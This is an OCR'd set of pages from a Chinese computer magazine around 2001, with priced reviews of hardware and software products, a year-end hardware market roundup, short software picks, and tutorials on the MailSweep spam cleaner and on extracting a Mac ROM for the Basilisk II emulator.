稳定性好，数字可编程，可编程功能较强，增强的 10 键，独特的视角头盔和连发编程是其他产品从未有过的，包装和手柄外表处理使手柄显得很有档次，性价比很高。	不支持 Windows 2000。

★参考价格：38 元
★厂商：北京贝翰德电脑技术公司
★咨询：bighang@public.east.net.cn

附带类似 OICQ 功能的中文网络信息管理软件

这款名为《东方网神 III》的软件，可以对各种 Internet 信息，包括网站、邮件、手机、个人事务进行高效的管理，同时还可以提高多网页的同时浏览速度。软件的智能分类关键字搜索功能非常实用。通过它，可以免去重复到不同网站提交搜索关键字的过程；集成的中文网址智能导航功能，可以通过汉字、汉语拼音、汉字加拼音来直接查找和导航，例如：直接输入待查网址的中文名字如“搜狐”，即可进入。此外，这个软件还可轻松实现多账户管理的功能，将所有电子信息（账号、邮件、地址簿）进行个性化定制；软件设计在发送手机短信方面颇有创意，不仅可随时发送，还内置了地址本和发送记录，感觉就像用“OICQ”一样。

★ CFan 结论

一款实用的网络信息管理软件。

优点	缺点
对中文支持好，发送短信非常方便。	设置选项还可以进一步“傻瓜化”。

★参考价格：
该软件划分为三个版本：
超值版，零售价为 49 元
（赠送 40 元超值上网卡）
标准版，零售价为 39 元
升级版，零售价为 21 元
★咨询网址：www.sunv.com

经济型版本的创新声卡

目前市场上的主流声卡产品 Sound Blaster Live! 5.1 是 Creative 在新一代声霸卡标准Sound Blaster Audigy上市之后推出的又一款SB Live! 系列的产品。它的目标是取代现有的 SB Live! 白金版 5.1 和 SB Live! 豪华版 5.1。Sound Blaster Live! 5.1 除能够实现与 SB Live! 豪华版 5.1 相同的功能与性能外，硬件本身的设计也几乎与 SB Live! 豪华版 5.1 完全相同，应该说 Sound Blaster Live! 5.1 是 SB Live! 豪华版 5.1 的一个经济型简化版本。它在捆绑软件方面，去除了专业音乐制作软件和捆绑的游戏。此外，Sound Blaster Live! 5.1 继续集成了 Creative 的 EAX 环境音效技术，可以提供软件和游戏中逼真的环境声学效果模拟。在环绕声方面，这款声卡能够通过驱动程序，配合 EMU10K1 主芯片来实现杜比数码 AC-3 的解码（无需外接杜比数字解码器）。

★ CFan 结论

性能价格比很高，适合发烧友级别、追求高音效质量的游戏玩家购买。

优点	缺点
性价比高，功能完善。	捆绑软件少。

★参考价格：540 元

低能耗笔记本内存

推荐这款 Kinghorse144PIN 256MB SDRAM 笔记本内存的原因，是因为其制作工艺好、焊点明亮、结构紧凑，每颗芯片均有 Kinghorse 的标志，适合于中高档次的笔记本升级。由于这款内存采用了新的封装规格，使得耗电量得以降低，从而减小了笔记本总体的能耗及发热量。此外，这款 Kinghorse 144PIN 256MB 笔记本内存具有极强的兼容性，可用于多种型号的笔记本电脑。

★ CFan 结论

工艺水平不错，兼容性很好，技术上有特点。

😊	☹
品质好，耗能低。	配用前需要进一步咨询。

★参考价格：400 元

支持 USB 2.0 的移动硬盘

随着支持 USB 2.0 的主板的相继面市，支持 USB 2.0 的移动硬盘也终于出现了。这款金存 USB 2.0 移动硬盘，使用银灰色的塑料外壳，盘体上提供了一个 USB 2.0 接口和一个电源接口。为了保证用户享受到 USB 2.0 的高速，目前随硬盘赠送一块 PCI 界面的 USB 2.0 接口卡，并在卡上提供了 2 个 USB2.0 接口。在数据安全方面，这款 USB 2.0 移动硬盘能提供全面的加密、压缩、备份方案。此外，如果把这块 USB 2.0 移动硬盘连接到主板自身的 USB 1.1 接口上，此时这块硬盘仍可正常工作。不过，由于目前大多数主板不具备 USB 2.0 的功能，因此当单独使用这款硬盘时（不使用转换卡），这款硬盘只能作为USB 1.1规格的移动硬盘来使用。

★ CFan 结论

新东西，若主板支持 USB 2.0 规格，传送数据则会明显比 USB 1.1 规格的移动硬盘快很多。

😊	☹
容量大（30GB），兼容性好。	新产品，价格高。

★参考价格：4680 元(含转换卡)。
★查询网站：http://www.kosoft.com.cn

可同时支持 LCD 和传统 CRT 显示器的兼容显卡

自从 ATI 发布 Radeon 8500 显卡后，多家 OEM 厂商已经推出了自己的 8500 显卡。这款台湾恩雅的 8500显卡，除采用 ATI 8500（镭 III）的 AREA 51 UF8500 芯片外，还采用了 270MHz 的核心频率，这样可以使 3D 图像的再现更加流畅。此外，这款显卡还可同时支持数字平板显示器 LCD 和传统 CRT 显示器及电视机。

★ CFan 结论

功能全，设计主流。

😊	☹
核心频率高，支持微软最新的 DirectX8.1 及 SGI 的 Open GL 1.3 的图形加速 API。	价格还有些高。

★参考价格：1950 元
★咨询网址：www.ennyah.com.tw

硬件防毒墙

最近流行的尼姆达病毒给很多中小企业的局域网造成了很多的麻烦，往往是用单机版的杀病毒软件刚查杀完病毒，就又被局域网中其他中病毒的机器所感染。趋势科技推出了一款最新产品“InterScan Gateway Appliance(IGA)硬件防毒墙”，这是一款基于硬件结构的网关防毒专用服务器。IGA 硬件防毒墙的具体扫毒功能和 InterScan VirusWall 网关防毒软件相同，主要在于实时侦测和清除计算机病毒。它可以侦扫病毒的网络信息，包括：(1)兼容于 SMTP 通讯协议的邮件；(2)经由 HTTP 协议传递的 Java、ActiveX 恶性代码；(3)由 FTP 协议传输的文件。简单地说，IGA 硬件防毒墙是防护在企业内部的 SMTP 邮件服务器、HTTP Proxy 服务器和 FTP 服务器。当侦测到病毒邮件或文件之后，IGA 硬件防毒墙可以自动将文件中的病毒码清除或将文件杀除，并同时通知管理员处理。

★ CFan 结论

适合中小型企业局域网。

😊	☹
基于硬件结构的网关防毒专用服务器，为小型局域网提供实用的病毒解决方式。	绝对价格高。

★参考价格：71640 元(适用于 100 个用户)
★查询网站：http://www.trendmicro.com.cn

万元内的 P III笔记本电脑

福日 M8313C 是一款新近面市的万元级笔记本电脑。之所以介绍它是因为这款笔记本电脑采用了 Intel 推出的笔记本专用型 Pentium III处理器，这与以往一些所谓的主流万元机采用台式机的 CPU 或 Celeron 处理器的情况存在本质的不同。与采用台式机 CPU 的笔记本相比，这款笔记本由于使用了专用的 CPU，因此能够比较好地避免由于发热量大而导致系统经常死机的现象。这款笔记本采用了 Intel P III 700MHz的 CPU（还可升级至 850MHz 甚至更高），64M 内存可扩展至 256M，机身采用了光驱、软驱互换的设计。此外，这款笔记本还配置了 10G 的硬盘，内置了 56K Modem 和 24 倍速的 CD-ROM 驱动器，并在抗震、节能方面运用了一些较新的技术。不过需要在此指出的是，目前的万元级价格还仅限于在华北地区的促销活动中，随着进一步的销售，预计将会逐步面向全国的其他地区。

★ CFan 结论

在同类产品中性价比出色。

😊	☹
使用了笔记本专用的 CPU，有一定扩展功能。	标配的 64M 内存小了些。

★参考价格：(M8313C) 9388 元
★咨询网址：www.furistock.com.cn

年终电脑硬件大盘点

□上海 HAMAAF

2001年即将过去，在这一年中我们的主流台式电脑有了质的变化。新型的Intel Pentium4架构已为很多用户所接受，LCD液晶显示器也开始进入家庭，很多电脑爱好者的电脑上除了CD-ROM都添加了刻录机和DVD-ROM。电脑硬件性能升级而电脑总价基本保持恒定是电脑消费的特色。在这一年中我们身边的电脑有了多大的变化可以从各个电脑部件的情况反映出来。

Intel CPU在年初还是赛扬和PIII盛行，到了第四季度转眼间就成了Pentium4的天下，赛扬II处理器红了没有多长时间就被P4的光环所淹没，年底之际P4电脑在大众用户眼里成为高档电脑的代名词。由于成功的广告宣传和价格策略，从PIII转型到P4相当顺利且迅速，可谓平稳过渡。同时高主频的PIII处理器在年末性价比劣化，只有升级用户才做无奈的选择。P4占据市场不久，新款Socket478 P4结构取代Socket423 P4的举措使很多电脑爱好者切身感受到电脑发展之快。赛扬II依然是Intel处理器构架低端廉价电脑配置中采用最多的CPU，赛扬II处理器的工作频率也越来越高，超过1GHz的赛扬不久会成为主流。新一代Celeron-Tu(Tualatin)蓄势待发，准备再与AMD的产品在低端市场一决高下。AMD的毒龙和雷鸟处理器是Intel产品有力的竞争对手，在市场中占有相当的份额，尤其是毒龙处理器在低端市场的实力。随着P4的上市，AMD Athlon XP也大举推出并在价格上保持一贯的优势，很多用户手里原来支持雷鸟、毒龙的主板在升级BIOS后也可以上AMD Athlon XP处理器，令用户感到欣慰，不像Intel架构中要升级到P4必须更换主板。AMD Athlon XP主要规格有1500+/1600+/1700+/1800+。

在经历了大家还记忆犹新的内存大涨价后，SDRAM的下跌走势可谓一发不可收拾，一段时间128MB单条的价格跌到70元，这是上半年电脑行家做梦都没有想到的事。随着P4和Rambus强劲上市，很多人都认为SDRAM是穷途末路，不想随后推出的支持SDRAM的i845主板给SDRAM重燃生机，可谓柳暗花明。PC-133标准的SDRAM已非常普及，现在即使最便宜的HY散条都宣称是PC-133，一些电脑爱好者想找PC-100的内存条来升级反倒不那么容易。SDRAM价格的暴跌给电脑爱好者使用大容量内存带来机会。采用特殊封状形式颗粒的Kingmax内存条一直是超频玩家推崇的发烧利器。一些国际名牌的内存条如Kingston、创见等产品也纳入消费者的选购范围，这些内存条虽然超频性能并不出众，但在额定频率下工作稳定性和兼容性绝对显出大家风范，所以有很多装机者舍Kingmax而选其他国际名牌产品。Rambus和DDR是新一代内存的代表，理论上它们的性能要明显优于上一代的SDRAM。由于这些高性能的内存与SDRAM不兼容，所以在一套配置中使用什么类型的内存取决于主板。品牌Rambus和DDR内存受到用户欢迎，常见的品牌有Kingston和三星。

BX主板经过很长时间的等待终于等来接班人——I815系列，I815主板给我们带来了133MHz外频支持和ATA-100硬盘传输模式支持。I815系列中主要有I815E和I815EP两类，最终市场接受了I815EP，因为很多用户尤其是DIY用户还是需要选用性能更好的独立显卡。I810主板广泛应用于低配置的商用终端机上，在零售市场已基本淡出。VIA的694系列中694X与I815EP属于同一级别产品，提供用户另一种选择。随着Intel P4系统的到来使主板又越上一个新台阶，P4需要使用专用的I850、I845主板，I850主板需要使用Rambus，而I845再次支持SDRAM给用户一个相对廉价的选择。随着新款Socket478 P4转型，对应的I845主板纷纷跟上，年底Socket478接口的主板成为主流并将延续一段时间。AMD处理器自从K7处理器后就采用自己独立的框架，与Intel构架的产品分道扬镳，此举得到众多主板控制芯片生产厂商和主板制造厂商的支持。VIA KT266A和AMD761主板成为年底AMD构架中主打产品，新产品中以支持Athlon XP CPU为重点。

市场上主板的品牌众多，除了公认的著名老牌华硕、升技、微星、技嘉、Iwill等外，还有很多新品牌在今年出现，这些新品牌产品大多以价格优势出击。产品做出新特色是在竞争中处于不败之地的制胜要决，所以各主板厂家都在这上面做文章，ASUS的iPanel智能面板给兼容电脑的机箱带来生气的同时也是一件不错的诊断工具和功能扩展器。升技的

带双风扇的电源

这款银河动力王至尊版电源（型号为ATX-400-P4），是专为P4设计的高档电源。之所以在这里推荐它，是因为它采用了温控调速的双风扇设计，当电脑运行时，若电源内温度达到40°C时，副风扇会自动启动，并随温度的升高转速逐渐加快，以增加散热效果。反之，副风扇就会自动减速，直到停止转动。该电源通过了长城、FCC-B级、EMI等国内权威机构的质量及安全认证。此外，这款电源还有一个明显的特点，就是配备了交流滤波电路，因为我们现在所使用的市电大多数时候有纹波差，杂乱信号多。当市电通过该部分电路时，这些杂信号和比较差的纹波将得到充分的过滤，输出纯净的电源供系统使用。同时，它还能有效防止本身对外界的电磁干扰。

¡iCFan结论

双风扇配合工作的设计很有特点。

优点	缺点
双风扇智能温控处理可以很好地解决高功率发热与噪音间的矛盾问题。	专为P4设计。

★参考价格：225元
★咨询网址：www.yinhe.com.cn

一些主板集成有磁盘阵列系统RAID功能，使高端玩家有机会使用相对廉价的IDE RAID功能，比较实用的特性是一些主板通过附加控制芯片具有4组IDE，一共可以提供8个IDE 设备的连接（一般标准主板是2组IDE，最多连接4个IDE设备）。

明年随着Tualatin核心的处理器上市，对应的主板预计会率先出现，届时815 B-Stepping和VIA694T主板会提供主流平台。P4主板中作为I845的后续产品，I845D是支持DDR SDRAM的一款控制芯片，由它构成的主板应该在性能上有进一步提升。

40GB的IDE硬盘是年底硬盘的主流，要越升到60GB档次，由于价格和用户需求的迫切性等综合原因还需要一段时间。市面上几乎所有的主流IDE硬盘都支持ATA-100硬盘传输模式。7200转的产品技术上已比较成熟，早已被电脑爱好者所接受，在高档电脑配置比例中直线上升，而5400转的硬盘价格非常诱人，广泛应用于低端电脑中。硬盘品牌中IBM、Maxtor、Seagate、WD一直是今年市场上最常见的品牌。IBM的硬盘一直是高性能大容量的倡导者，60GB 7200转的产品目前已经上市。Maxtor产品系列比较全，性能也不错。Seagate的IDE酷鱼系列一直被老牌专业玩家寄以厚望，专业领域SCSI的酷鱼和捷豹享有很高的声誉，不过由于酷鱼系列上市总是比较晚，所以令玩家等得好辛苦。Seagate U系列向低端用户提供高性价比的产品，价格非常不错。WD的硬盘中规中矩，也具有自己一定的特色，价格上也更实惠。一些SCSI硬盘在家用市场上也有出现，不过高昂的价格和额外的SCSI卡的花费令其很难进入家用配置 。

各厂商的显卡竞争激烈，TNT2 M64的时代已结束，GeForce2 MX系列成为主流，GF2 GTS和 GeForce3成为中高档和高档产品。中高档的显卡价格定位有所降低，一般在千元左右就可买到一款性能很不错的显卡。配置32M显存的显卡已平民化，高档显卡开始使用64M 显存。nVIDIA各款显示芯片几乎占据各层次的家用市场，市场上除了MGA和ATI的显卡外鲜有可以与之匹敌的产品。MGA的显卡由G450升级为G550，价格定位在千元左右，MGA的显示品质和双头显示功能是吸引用户的最大法宝。显卡生产厂家绝大部分都采用nVIDIA各款显示芯片生产自己的显卡，为了使自己的产品有特色，厂家纷纷在外观和扩展功能上做足文章，如有的显卡给芯片和显存都披上散热片，有的显卡被做成紫色以求与众不同的外观。

今年光驱市场有较大的动作，从以前的速度大战转向价格大战，年末各款CD-ROM的价格基本在300-360元之间，比年初下跌了百元以上，一些名牌的CD-ROM开始尝试将价格定位在300元上下。各品牌的DVD-ROM稳定在500-600元之间，主流速度在12X-16X，主要品牌有先锋、SONY、NEC、三星、松下、Acer、ASUS、LG等。不过装机客户绝大部分仍然选择了CD-ROM，DVD-ROM出货中零售比例相当高。2001年可谓是CD-RW刻录机普及年，尤其是在下半年，不少刻录机将价格控制在800元以下，如Acer8432IA、Acer1208A、RICOH7083A、NEC8432、DH1208等。

Creative在声卡市场进一步巩固其霸主地位，低端百元出头的Vibra 128和450元左右的SB LIVE！数码版以及两千元以上的SB LIVE！白金版适合各个层次的用户。四声道的声卡成为主流，尽管不少用户仍使用两个声道。MD的兴起带动声卡的光纤I/O热，除了选购Creative的高端声卡外，支持光纤传输的普通声卡成为廉价解决方案，丽台和Aopen都有这类产品。

17寸纯平显示器已经平民化，很多品牌推出的纯平显示器都打着使用三菱钻石珑显像管作为卖点。具有较高带宽的高档17寸纯平显示器为电脑玩家所青睐。SONY的显示器凭借其无与伦比的显示质量在市场上依然是一支独秀，是高端用户的首选，SONY E230成为年底的热门机型。LCD显示器在2001年下半年得到迅速的发展，市场占有率大幅度上升，在中高档品牌机市场，LCD液晶显示器已占据可观的比例。超低辐射、时髦外观、重量轻、占地少是它最大的卖点，一些提供AV输入和S端子输入的LCD显示器可以一物多用，受到用户欢迎。4000元以下的15寸液晶显示器可以为一般用户所承受。

高级品牌键盘以Acer和罗技产品为主，性能可靠、手感舒适。2001年带滚轮的鼠标平民化，很多产品价格在50元以下，高档鼠标中依然被罗技和Acer所占领，新型的光电鼠标成为年底鼠标界的新贵。罗技的高档鼠标中无线鼠标和力反馈鼠标都是电脑爱好者所共求的珍品。极光银貂造型与众不同，且手感极佳，采用光学定位，精准可靠。无限飞貂极光版采用先进的无线电技术、光学定位技术，使用效果非凡。罗技的高档轨迹球又添多款产品，其中无限金星轨迹球集无线、光学及人体工学于一身，堪称极品。

2001年机箱电源也有一定的发展，市场上除了老牌的保利得外，世纪之星、爱国者、金河田等新兴品牌的机箱，大有后来居上的气势。用户对机箱电源的消费也开始追求品牌和性能。很多新款机箱给兼容机用户带来了实用功能，如世纪之星推出的具有前置USB接口的机箱，可以大大方便一些经常需要与电脑USB接口连接的设备的使用，用户不必再到机箱后面去摸瞎。世纪之星推出的F300防尘系列机箱可谓独具匠心，通过在机箱前部安装两个带有空气过滤装置的风扇，可以有效地减少灰尘进入机箱。很多厂家都推出了无螺丝化的机箱，给喜欢拆装硬件的用户带来方便。

P4电源带来的商机使各厂家都推出新款P4电源。电源容量方面，一些大容量高性能电源带给硬件发烧友使用更多内置设备的机会，电源功率不断增大，一些极品电源可达400W左右，而标称300W的电源非常普遍。世纪之星的沙漠之舟宽频电源对电压适应能力极强，非常适合电压不稳或低电压地区的电脑用户。双风扇的电源使电源散热带来极大的改善，这种结构已在高档电源中广泛使用。CF

新软快递

□辽宁 鸣涧

上网最常见的应用就是浏览网页了，很多朋友都喜欢使用IE，其实还有很多不错的浏览器软件，这里所要说的就是Smart Explorer V 5.1，它采用IE内核，但功能绝对不比IE差。首先，IE的历史记录、收藏夹、Cookies等都可以在Smart Explorer中使用，另外，它内建的搜索引擎，可以直接到达12个世界知名搜索引擎，同时，它的下载过滤功能可以对下载的各种文件进行过滤，剔除不需要的文件，而且可以清除弹出窗口。除此以外，它还具有多窗口浏览、安全恢复、多主页设定等功能，对于国人来说，它还支持中文，彻底扫除了语言上的障碍。

· · · · · · · · · · · · ·

电脑软件的安装与卸载，我们都喜欢使用Windows提供的“添加／删除程序”来做，但是很多时候，很多已经卸载的软件仍然留在列表中，看起来很不舒服。那么我们不妨来使用一下Add/Remove Plus! 2002 3.0，它适用于Win9x、NT、Win2k系统，可以代替反安装软件，不但可以清除无效的软件名称，而且还可以编辑添加/删除程序里的软件清单，比如改名、修改软件所在目录、加入新软件名称等，同时具有支持拖拽释放功能，使用起来特别方便。

· · · · · · · · · · · · ·

很多朋友是不是常常为电脑中的文档资料的管理而发愁？Secure Notes Organizer V2.2.7可以帮你。为什么这么说呢？它可以以树状结构的方式来管理和储存电脑中的文字资料，同时具备搜寻功能以及自动完成网址、密码保护文件等功能，对于文档资料的保存与管理更加人性化。作为文档管理的助手，它除了具备文档管理的功能外，还支持网络共享功能，使网内的文档管理更加方便，更加有条不紊。

· · · · · · · · · · · · ·

有没有想过自己制作Windows的屏幕保护呢？那么可以使用GraFX Saver 3.0.5，将自己喜欢的图形文件、动画、影像、音乐制作成屏幕保护程序。令人欣喜的是，它的操作也非常简单，而且制作屏幕保护的效率也特别高。还需要提一下的是，此款软件支持近50多种图形文件格式，同时还支持MP3、WAV、MIDI、RMI等多种音乐格式，并且可以插入3D文字等多种功能。那么也就是说，拥有了GraFX Saver，只要懂得电脑的基本操作，就可以制作出自己喜欢的屏幕保护程序，而且操作是如此简单，所做的一切，只要轻轻点几次鼠标就足够了。^_^

· · · · · · · · · · · · ·

有时候我们在运行一些游戏时，需要在光驱中放入光盘，但如果光盘是借来的，而我们又想玩这个游戏，怎么办？不妨使用虚拟光驱。虚拟光碟TM 个人版 V6.2是一个非常不错的虚拟真实光驱的工具，它可以建立多达23台虚拟光驱，可以将光盘上的应用软件或者资料压缩成一个虚拟光驱文件保存在硬盘上，同时产生一个虚拟光驱图标供系统使用，而且使用虚拟光驱比使用真实光驱更方便、简单。

· · · · · · · · · · · · ·

很多网友都有自己的信箱、QQ号码、主页FTP登录密码吧？为了安全起见，往往这些都是各不相同的，那么如何记忆这些密码呢？用脑子记，总难免忘记，用笔记本记录，又不是很方便，那么就不妨让Password Keeper 6.1来帮帮你。这是一个可以帮你记录密码的好东东，而且还为你的密码安全采取了多方面的安全措施，使你的密码始终处于安全保护状态下，再也不用为丢失密码而提心吊胆了。此外，它还可以帮你产生一系列随机密码，可谓呵护备至。：）

· · · · · · · · · · · · ·

有没有想过和处在同一局域网中的朋友聊个不停呢？不妨使用网聊(NetChat) V5.8，它的原名是局域网寻呼机NetICQ，这是一个基于局域网内部的点对点聊天工具，不需要任何服务器即可与网内其他机器使用者畅所欲言，具有批量传送文件、查找/显示在线好友、自动回复、提供信息包和IP地址过滤、自动隐藏、信息群发等多种功能，而且美观大方的中文界面更加令人赏心悦目。

· · · · · · · · · · · · ·

很多朋友都愿意在网上看新闻，但是只能看，不能听。这里要为朋友们推荐的是“网络鹦鹉－听新闻”V3.63，它可以自动朗读网上的新闻，可以边上网边听新闻，而无需访问任何新闻网站，包括有国际、国内、体育、经济、科技、文娱、要闻、热点等诸多频道，可以任意选择收听。同时具备占用系统资源少的优越特点。值得一提的是，该软件的语音库安装在客户端电脑，同时采用预读方式，因此朗读速度很快，此外，它还具有朗读剪贴板上的用户文本的功能，特别是还可以进行中英文混读，使用起来也非常方便。CF

注册表加锁

□河南 康绯

首先运行注册表编辑器regedit.exe，然后在注册表中HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System下，增加名为DisableRegistryTools的DWORD值项，并将其值改为1，即可禁止使用注册表编辑器了。CF


清理邮箱 Followme

□山东 李昊


随着信息技术的发展和网络的日益普及，电子邮件已经成为我们这些网虫最寻常的通讯工具之一，可“道高一尺，魔高一丈”，黑客技术也在不断地提高，黑客工具也变得越来越“傻瓜”，别说纵横江湖多年的老黑客了，就算是刚接触网络的新手，拿起黑客工具居然也能大喊一声：“太简单了，当黑客不过如此！”于是像我等“网络良民”不是今天网站被黑，就是明天中了木马，唉！这不，我的邮箱又被炸了。不过还好，我刚下载了垃圾邮件清扫程序——MailSweep。

1 安装与运行

MailSweep最新版本为2.43，1.5MB左右，是限制功能的评估版。下载到的是ZIP压缩文件，解压缩并安装后，点击“开始”按钮，选择“程序”，找到MailSweep项目，单击。



点击“OK”进入程序主界面(离线状态)。



打开MailSweep邮件列表文件(*.swl)，这种文件保存了接收到的邮件的部分内容，可以在离线时阅读并分析出发送垃圾邮件的服务器的地址以及发件人等信息。如何保存这类文件请见第4步。


连接POP3服务器。

清除收件箱中的邮件。

打开MailSweep的帮助文件。

2 软件设置


接下来，我们要设置被炸信箱的服务器信息。



选择这一项，进入邮件账户管理窗口。



点击“New”设置邮件服务器。



填入邮箱账户的名字，如“Sina 邮件”等，可随意填。

填入邮箱的用户名。

填入邮箱的密码。

填入接收邮件服务器的地址，如pop3.sina.com.cn。


填入服务器端口以及超时的时间，一般选择默认值。

邮件接收服务器设置完毕后，点击“OK”按钮确认，返回Accounts Manager窗口，点击“Close”按钮，我们就完成了基本的设置工作。值得注意的是，评估版的MailSweep仅能设置一个邮箱。

3 处理垃圾邮件


当第 2 步完成后，接下来，我们就可以连入 Internet，连接邮件服务器，接收垃圾邮件的邮件头信息（并非下载整个邮件）。

点击菜单“ Connection ”，选择“ Connect ”，MailSweep 与邮件服务器连接成功后，出现类似于下图的窗口。



4 保存邮件信息

当通过第 3 步成功连接上邮件服务器后，我们可以把垃圾邮件的邮件头保存下来，离线后阅读，从中找到发件人、发件服务器地址等信息。



好了，经过这一番清理，现在我的邮箱又重新焕发了活力。CF

体验Mac的魅力

□南京 赵江

听说过苹果(Mac)机吗？这可是专业绘图人员使用的高级计算机，在巨片《木乃伊》和《最终幻想》游戏中都采用了这种高端计算机进行图像绘制。由于PC机和Mac机是两种类型的计算机，它们本身的硬件构造区别很大，软件系统也无法像Linux和Windows一样直接共存于一台计算机中。要是你想尝试一下Mac的魅力，是否必须再花费上万元的大洋购买一台自己很少用到的Mac机呢？答案当然是否定的，如果你希望在自己的Windows中感受一下精彩的Mac，就和笔者一起来试试吧。

第一篇 提取Mac系统的ROM文件

在Windows中运行其他系统的前提是必须找一个相对应的模拟器，像Virtual PC、Vmware之类的软件就可以同时运行多个不同版本的Windows或者是让Windows和Linux并存使用。至于在Windows中运行Mac则需要使用到一个名为Basilisk II的模拟器，它可以通过Mac机器中的ROM文件在Windows中模拟出一个真实的Mac环境，而且它还是一个免费的版本，不像其他操作系统模拟器那样必须注册才可以永久享用，这下大家就没有后顾之忧了吧？

但是仅仅有了Basilisk II还不够，因为还要有一个Mac机中的ROM文件，如何获取呢？这时我们就要借助一个能够在Windows中读取Mac格式软盘的HFV Explorer程序，以及一个在Mac机器中制作ROM文件的GetROM程序。

一、创建Mac ROM磁盘

1.将下载得到的HFV Explorer和GetROM解压缩到指定的文件夹中，安装好HFV Explorer之后放一张软盘到软驱中。

2.运行"File/Write volume to floppy"命令，此时会弹出图1所示的窗口。在上部的"Floppy"中选取对应的软驱盘符(一般为A盘)，同时点击"Volume file path"右侧的"》"按钮，选择GetROM解压缩得到的get_rom.hfv文件。




图1

3.按下"OK"按钮之后，HFV Explorer就会把提取的Mac机器中ROM程序的相关文件写入到磁盘中。需要提醒大家注意的是，这张磁盘将采用Mac特有的HFS结构格式化磁盘，在Windows下无法读取其中的内容，而且在将文件写入到磁盘的过程中，会弹出一个对话框提示有两个相同名称的卷标，这时可以不加理会，继续往其中写入文件。

二、获取ROM文件

1.按照正常方式启动Mac机，然后插入刚才制作的软盘。

2.接着会有几个窗口弹出，此时选取名为"GetRom"的窗口，双击之后程序将自动从Mac机器中提取ROM文件并保存到软盘上，等整个提取工作完成后就可以看见一个新的ROM文件了(如图2)。

